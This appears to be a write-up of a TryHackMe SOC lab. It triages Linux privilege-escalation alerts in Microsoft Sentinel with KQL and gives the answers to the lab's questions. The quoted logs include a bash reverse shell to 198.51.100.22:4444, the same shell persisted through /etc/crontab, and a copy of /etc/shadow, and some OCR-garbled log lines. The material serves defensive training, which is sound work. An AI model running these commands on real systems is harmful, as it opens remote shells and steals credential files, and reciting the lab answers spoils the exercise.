

SOC Alert Triaging



Azure Sentinel

Introduction

This lab demonstrates a practical SOC alert triage and investigation workflow using Microsoft Sentinel. The objective is to prioritise security incidents, analyse high-severity alerts, and validate detections through log correlation and KQL analysis. By examining multiple Linux privilege escalation alerts and associated entities, the lab focuses on identifying malicious behaviour and understanding how individual alerts can represent different stages of a single compromise.

Learning Objectives

- Understand the importance of alert triage and prioritisation
- Explore Microsoft Sentinel to review and analyse alerts
- Correlate logs to identify real activities and determine alert verdicts

The screenshot displays the Azure Sentinel console. On the left, a KQL query is shown in the 'New Query' pane, filtering for 'syslog' events where the host is 'web01' and the message contains 'ops'. The main pane shows the results of this query as a table with columns 'TimeGenerated [UTC]', 'host_s', and 'Message'. The table lists several log entries, including successful password acceptance, session opening, and cron job execution. On the right, an alert is displayed for 'Linux PrivEsc - Polkit Exploit Attempt', which is ranked as medium priority. The alert details show it was assigned to 'Unassigned' and has an incident ID of '2646'. The classification is 'Not set' and the category is 'Privilege escalation'.

TimeGenerated [UTC]	host_s	Message
12/11/2025, 9:31:38.121 PM	app-01	ssh(4770): Accepted password for root from 10.1.1.5 port 2252 ssh2
12/11/2025, 9:31:38.121 PM	app-01	usermod: user 'deploy' added to group 'sudo' by uid=0 (usermod -aG sudo deploy)
2025-12-11T21:31:38.1210749Z	app-01	usermod: user 'deploy' added to group 'sudo' by uid=0 (usermod -aG sudo deploy)
12/11/2025, 9:31:38.121 PM	app-01	sudo: tom : TTY=pts/0 ; PWD=/home/tom ; USER=root ; COMMAND=/bin/cp /etc/shadow /tmp/shadow.bak
12/11/2025, 9:31:38.121 PM	app-01	ssh(6978): Accepted password for root from 203.0.113.45 port 64978 ssh2
12/11/2025, 9:31:38.121 PM	app-01	su pam_unix(session): session opened for user root by administrator(uid: 1036)
12/11/2025, 9:31:38.121 PM	app-01	CRON(1298): (root) CMD (echo "5 * * * * root /bin/bash < +> /dev/tcp/196.51.100.22/4444 0->B1 >> /etc/crontab)
12/11/2025, 9:31:38.121 PM	app-01	kernel [446569]: audit: type=1130 audit(1760005546.1209): id=953 op=insert_module name=suspicious.ko uid=0
12/11/2025, 9:31:38.121 PM	app-01	kernel [866882]: audit: type=1130 audit(1759997220.1213): id=458 op=insert_module name=netmon.ko uid=0
12/11/2025, 9:31:38.121 PM	app-01	usermod: user 'backpuser' added to group 'sudo' by uid=0 (usermod -aG sudo backpuser)

Alerts

Dec 11, 2025 9:31 PM • New
Linux PrivEsc - Polkit Exploit Attempt
5 Devices

Priority assessment (14)

This incident is ranked as medium priority.

Notable priority factors:

- 1 Notable alert types
Linux PrivEsc - Polkit Exploit Attempt
- 2 Notable MITRE tactics and techniques
Abuse Elevation Control Mechanism (T1548),
Privilege Escalation (TA0004, TA0111)

Incident details

Assigned to	Incident ID
Unassigned	2646
Classification	Categories
Not set	Privilege escalation

SOC Alert Triaging	1
Introduction.....	1
Learning Objectives.....	1
Alert Triage Overview	3
Environment Review	3
Investigation Proper	4
Microsoft Sentinel in Action	4
Q1. How many entities are affected by the Linux PrivEsc - Polkit Exploit Attempt alert?	4
Q2. What is the severity of the Linux PrivEsc - Sudo Shadow Access alert?	5
Q3. How many accounts were added to the sudoers group in the Linux PrivEsc - User Added to Sudo Group alert?	5
In-Depth Log Analysis with Sentinel	6
Q1. What is the name of the kernel module installed in webserv-01?	6
Q2. What is the unusual command executed within webserv-01 by the ops user?	6
Q3. What is the source IP address of the first successful SSH login to storage-01?	7
Q4. What is the external source IP that successfully logged in as root to app-01?	7
Q5. Aside from the backup user, what is the name of the user added to the sudoers group inside app-01?	7


Alert Triage Overview

Alert triage is the process of quickly assessing and prioritizing security alerts to determine which require immediate action. Analysts evaluate alerts using four core dimensions: severity (urgency and risk), time (when the activity occurred and its frequency), attack stage (position in the attack lifecycle), and impact (affected users, systems, or resources). This structured approach ensures consistent and efficient decision-making in high-alert environments.

Environment Review

The lab environment is based on Microsoft Sentinel accessed through the Azure Portal. Sentinel is used as the central SIEM platform for log analysis and alert investigation.

For this lab, analysis is performed using the Syslog_CL custom log table within the Logs section of Sentinel. Querying this table provides visibility into the log data used to generate and investigate alerts.



The screenshot shows the Microsoft Sentinel interface. At the top, there's a navigation bar with 'Home' and 'Microsoft Sentinel' (TryHackMe: tryhackme.onmicrosoft.com). Below this, there are tabs for 'List supported metrics for these resources', 'Query resources in this region', and 'Discover key trends in resource metrics'. A toolbar contains buttons for '+ Create', 'Manage view', 'Refresh', 'Export to CSV', 'Open query', 'View incidents', and 'Add to service group'. A message states: 'You are viewing a new version of Browse experience. Click here to access the old experience.' Below this, there's a filter bar with 'Filter for any field...' and active filters: 'Subscription equals all', 'Resource Group equals all', and 'Location equals all'. The main table has columns: Name, Resource Group, Location, Subscription, and Directory. One row is visible: 'law-aoc2025' under Resource Group 'rg-aoc25', Location 'East US', Subscription 'Az-Subs-GA', and Directory 'TryHackMe'.

Name	Resource Group	Location	Subscription	Directory
law-aoc2025	rg-aoc25	East US	Az-Subs-GA	TryHackMe

Investigation Proper

Microsoft Sentinel in Action

The investigation begins in Microsoft Sentinel by reviewing active incidents through the Threat Management → Incidents view. Incidents are filtered by timeframe to ensure all relevant alerts are visible.

Multiple incidents are present, with both high and medium severity alerts. As standard SOC practice, analysis starts with high-severity incidents, as these represent potential compromise or privilege escalation risks.

A high-severity alert related to Linux Privilege Escalation (Kernel Module Insertion) is selected for detailed triage. The incident summary reveals multiple related events, involved entities, and classification under the Privilege Escalation tactic. Expanding the incident provides access to the incident timeline and similar incidents, offering additional context.

Q1. How many entities are affected by the Linux PrivEsc - Polkit Exploit Attempt alert?

10.

The screenshot displays the Microsoft Sentinel interface for incident ID 2646, titled "Linux PrivEsc - Polkit Exploit Attempt". The incident is marked as "High" severity and "Active". The left sidebar shows the "Attack story" tab with a list of alerts, including one from Dec 11, 2025, at 9:31:38 PM, labeled "Linux PrivEsc - Polkit Exploit Attempt" affecting 5 devices. The main panel features an "Incident graph" showing a single node representing 10/10 devices. The right sidebar provides a "Priority assessment" of medium, lists "1 Notable alert types" and "2 Notable MITRE tactics and techniques" (Abuse Elevation Control Mechanism and Privilege Escalation), and includes "Incident details" such as "Assigned to: Unassigned", "Incident ID: 2646", "Classification: Not set", and "Categories: Privilege escalation".

Q2. What is the severity of the Linux PrivEsc - Sudo Shadow Access alert?

High.

<input type="checkbox"/>	>	Linux PrivEsc - Sudo Shadow Access	2645	41	High
<input type="checkbox"/>	>	Linux PrivEsc - Sudo Shadow Access	2649	41	High
<input type="checkbox"/>	>	Linux PrivEsc - Sudo Shadow Access	2651	41	High
<input type="checkbox"/>	>	Linux PrivEsc - Sudo Shadow Access	2653	41	High

Q3. How many accounts were added to the sudoers group in the Linux PrivEsc - User Added to Sudo Group alert?

4.

ID 1544: Linux PrivEsc - User Added to Sudo Group

Medium | Active | Unassigned | Unclassified | Last update time: Dec 12, 2025 4:09 AM

Attack story | Alerts (67) | Assets (15) | Investigations (0) | Evidence and Response (0) | Summary

Creation time: Dec 11, 2025 9:41:18 PM

Incident graph | Layout | Group similar nodes

Alerts

- Dec 11, 2025 9:31 PM • New
Linux PrivEsc - User Added to Sudo Group
5 Devices | 4 Users
- Dec 11, 2025 9:31 PM • New
Linux PrivEsc - User Added to Sudo Group
5 Devices | 4 Users
- Dec 11, 2025 9:31 PM • New
Linux PrivEsc - User Added to Sudo Group
5 Devices | 4 Users
- Dec 11, 2025 9:31 PM • New
Linux PrivEsc - User Added to Sudo Group
5 Devices | 4 Users
- Dec 11, 2025 9:31 PM • New

Incident graph

11 Devices

4 Users

In-Depth Log Analysis with Sentinel

After initial triage, raw log data is analysed in Microsoft Sentinel to validate alerts and understand attacker activity. Event evidence and custom KQL queries are used to review host-specific logs and identify actions surrounding the alert.

Analysis of the affected host reveals a sequence of suspicious events, including system file manipulation, privilege changes, kernel module insertion, and root authentication. Correlating these events confirms privilege escalation and persistence behaviour, indicating malicious activity rather than normal system operations.

Q1. What is the name of the kernel module installed in webserv-01?

malicious_mod.ko.

✓	12/11/2025, 9:31:38.121 PM	webserv-01	kernel: [625465] audit: type=1130 audit(1759996669:1161): id=622 op=insert_module name=malicious_mod.ko uid=0
	TimeGenerated [UTC]	2025-12-11T21:31:38.1210749Z	
	host_s	webserv-01	
	Message	kernel: [625465] audit: type=1130 audit(1759996669:1161): id=622 op=insert_module name=malicious_mod.ko uid=0	

Q2. What is the unusual command executed within webserv-01 by the ops user?

/bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1

▼// The query_now parameter represents the time (in UTC) at which the scheduled analytics rule ran to produce this alert. set query_now = datetime(2025-12-12T03:28:52.0545899Z); Syslog_CL where host_s == 'webserv-01' and Message has "ops" project TimeGenerated, host_s, Message			
☐	12/11/2025, 9:31:38.121 PM	webserv-01	sudo: ops : TTY=pts/0 ; PWD=/home/ops ; USER=root ; COMMAND=/bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1
	TimeGenerated [UTC]	2025-12-11T21:31:38.1210749Z	
	host_s	webserv-01	
	Message	sudo: ops : TTY=pts/0 ; PWD=/home/ops ; USER=root ; COMMAND=/bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1	

Q3. What is the source IP address of the first successful SSH login to storage-01?

172.16.0.12

// The query_now parameter represents the time (in UTC) at which the scheduled analytics rule ran to produce this alert.
set query_now = datetime(2025-12-12T03:28:52.0545899Z);
Syslog_CL
| where host_s == 'storage-01' and Message has "sshd"
| project TimeGenerated, host_s, Message

ResultsChartAdd bookmark

<input type="checkbox"/>	TimeGenerated [UTC] ↑↓	host_s	Message
<input type="checkbox"/>	12/11/2025, 9:31:38.105 PM	storage-01	sshd[3496]: Accepted password for root from 172.16.0.12 port 12020 ssh2
	TimeGenerated [UTC]	2025-12-11T21:31:38.1054654Z	
	host_s	storage-01	
	Message	sshd[3496]: Accepted password for root from 172.16.0.12 port 12020 ssh2	

Q4. What is the external source IP that successfully logged in as root to app-01?

203.0.113.45

// The query_now parameter represents the time (in UTC) at which the scheduled analytics rule ran to produce this alert.
set query_now = datetime(2025-12-12T03:28:52.0545899Z);
Syslog_CL
| where host_s == 'app-01' and Message has "root"
| project TimeGenerated, host_s, Message

ResultsChartAdd bookmark

<input type="checkbox"/>	TimeGenerated [UTC] ↑↓	host_s	Message
<input type="checkbox"/>	> 12/11/2025, 9:31:38.121 PM	app-01	sshd[4770]: Accepted password for root from 10.1.1.5 port 2252 ssh2
<input type="checkbox"/>	> 12/11/2025, 9:31:38.121 PM	app-01	sudo: tom : TTY=pts/0 ; PWD=/home/tom ; USER=root ; COMMAND=/bin/cp /etc/shadow /tmp/shadow.bak
<input checked="" type="checkbox"/>	> 12/11/2025, 9:31:38.121 PM	app-01	sshd[6978]: Accepted password for root from 203.0.113.45 port 64978 ssh2
<input type="checkbox"/>	> 12/11/2025, 9:31:38.121 PM	app-01	su: pam_unix(susession): session opened for user root by adminuser(uid=1036)
<input type="checkbox"/>	> 12/11/2025, 9:31:38.121 PM	app-01	CRON[1298]: (root) CMD (echo "/5 * * * * root /bin/bash -i >& /dev/tcp/198.51.100.22/4444 0>&1" >> /etc/crontab)

Q5. Aside from the backup user, what is the name of the user added to the sudoers group inside app-01?

Deploy

<input checked="" type="checkbox"/>	> 12/11/2025, 9:31:38.121 PM	app-01	usermod: user 'deploy' added to group 'sudo' by uid=0 (usermod -aG sudo deploy)
	TimeGenerated [UTC]	2025-12-11T21:31:38.1210749Z	
	host_s	app-01	
	Message	usermod: user 'deploy' added to group 'sudo' by uid=0 (usermod -aG sudo deploy)	

Conclusion

The investigation confirmed a true positive Linux privilege escalation incident. Correlated alerts and host-level log analysis revealed credential abuse, privilege elevation, kernel module insertion, and unauthorised root access originating from external IP addresses. The sequence of events indicates post-exploitation activity and persistence rather than legitimate system administration. This lab highlights the importance of structured alert triage, entity correlation, and in-depth log analysis in Microsoft Sentinel, reflecting real-world SOC Tier 1 operations and effective incident validation.